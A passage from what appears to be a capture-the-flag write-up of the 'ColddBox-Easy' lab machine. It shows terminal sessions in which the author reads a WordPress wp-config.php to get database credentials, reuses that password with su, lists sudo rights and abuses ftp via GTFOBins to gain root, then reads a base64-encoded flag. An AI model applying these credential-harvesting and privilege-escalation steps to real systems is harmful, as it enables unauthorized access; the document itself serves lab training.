www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden          wp-blog-header.php  wp-includes       wp-signup.php
index.php        wp-comments-post.php wp-links-opml.php  wp-trackback.php
license.txt      wp-config-sample.php wp-load.php        xmlrpc.php
readme.html     wp-config.php       wp-login.php
wp-activate.php wp-content           wp-mail.php
wp-admin         wp-cron.php         wp-settings.php
www-data@ColddBox-Easy:/var/www/html$
```

So I used more command to see that file to find username and password.

I used wp-config.php


```
root@kali: /home/star
wp-admin      wp-cron.php    wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ more wp.config.php
more wp.config.php
more: stat of wp.config.php failed: No such file or directory
www-data@ColddBox-Easy:/var/www/html$ more wp-config.php
more wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */
```

From this, I can obtain the credentials.

```
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host
/** The name of the database for WordPress */
define('DB_NAME', 'colddb');

/** MySQL database username */
define('DB_USER', 'c0ldd');
--More--(25%)

--More--(25%)
/** MySQL database password */
--More--(26%)
define('DB_PASSWORD', 'cybersecurity');
--More--(28%)

--More--(28%)
/** MySQL hostname */
```

Now I used these credentials to log into that account.

```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity
c0ldd@ColddBox-Easy:/var/www/html$
```

Now I am in the c0ldd account.

PRIVILEGE ESCALATION

To get root privileges, I perform **sudo-l** command to list binary finery which provide the root.

```
root@kali: /home/star
c0ldd@ColddBox-Easy:/var/www/html$ - $ ls
- $ ls
- $: no se encontró la orden
c0ldd@ColddBox-Easy:/var/www/html$ - $
- $
- $: no se encontró la orden
c0ldd@ColddBox-Easy:/var/www/html$ clear
clear
TERM environment variable not set.
c0ldd@ColddBox-Easy:/var/www/html$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
  (root) /usr/bin/vim
  (root) /bin/chmod
  (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/var/www/html$
```

Now use **GTFOBINS** to exploits the above binaries. I chose **ftp** to exploit. This is the command to that .

Now I'm going to exploit it.



```
root@kali: /home/star

whoami
root
# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: module 'pty' has no attribute 'spawn'
# python3 -c 'import pty;pty.spawn("/bash/bash")'
python3 -c 'import pty;pty.spawn("/bash/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python3.5/pty.py", line 156, in spawn
    os.execlp(argv[0], *argv)
  File "/usr/lib/python3.5/os.py", line 598, in execlp
    execvp(file, args)
  File "/usr/lib/python3.5/os.py", line 615, in execvp
    _execvpe(file, args)
  File "/usr/lib/python3.5/os.py", line 639, in _execvpe
    exec_func(file, *argrest)
FileNotFoundError: [Errno 2] No such file or directory
# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@ColddbBox-Easy:/var/www/html#
```

Now I'm on the root . I am now going to find the next flag of this box.


```
File "/usr/lib/python3.5/pty.py", line 150, in spawn
os.execlp(argv[0], *argv)
File "/usr/lib/python3.5/os.py", line 598, in execlp
execvp(file, args)
File "/usr/lib/python3.5/os.py", line 615, in execvp
_execvpe(file, args)
File "/usr/lib/python3.5/os.py", line 639, in _execvpe
exec_func(file, *argrest)
FileNotFoundError: [Errno 2] No such file or directory
# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@ColddBox-Easy:/var/www/html# cd /root
cd /root
root@ColddBox-Easy:/root# ls
ls
root.txt
root@ColddBox-Easy:/root# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tc6xldGFkYSE=
root@ColddBox-Easy:/root#
```

I found this root.txt from ls command. Then I used cat command to see the content of the file. It has base 64 encoded text. Used kali box to decode that text.



It is Congratulations machine completed

Note : I used commands so you check all the figure and description properly..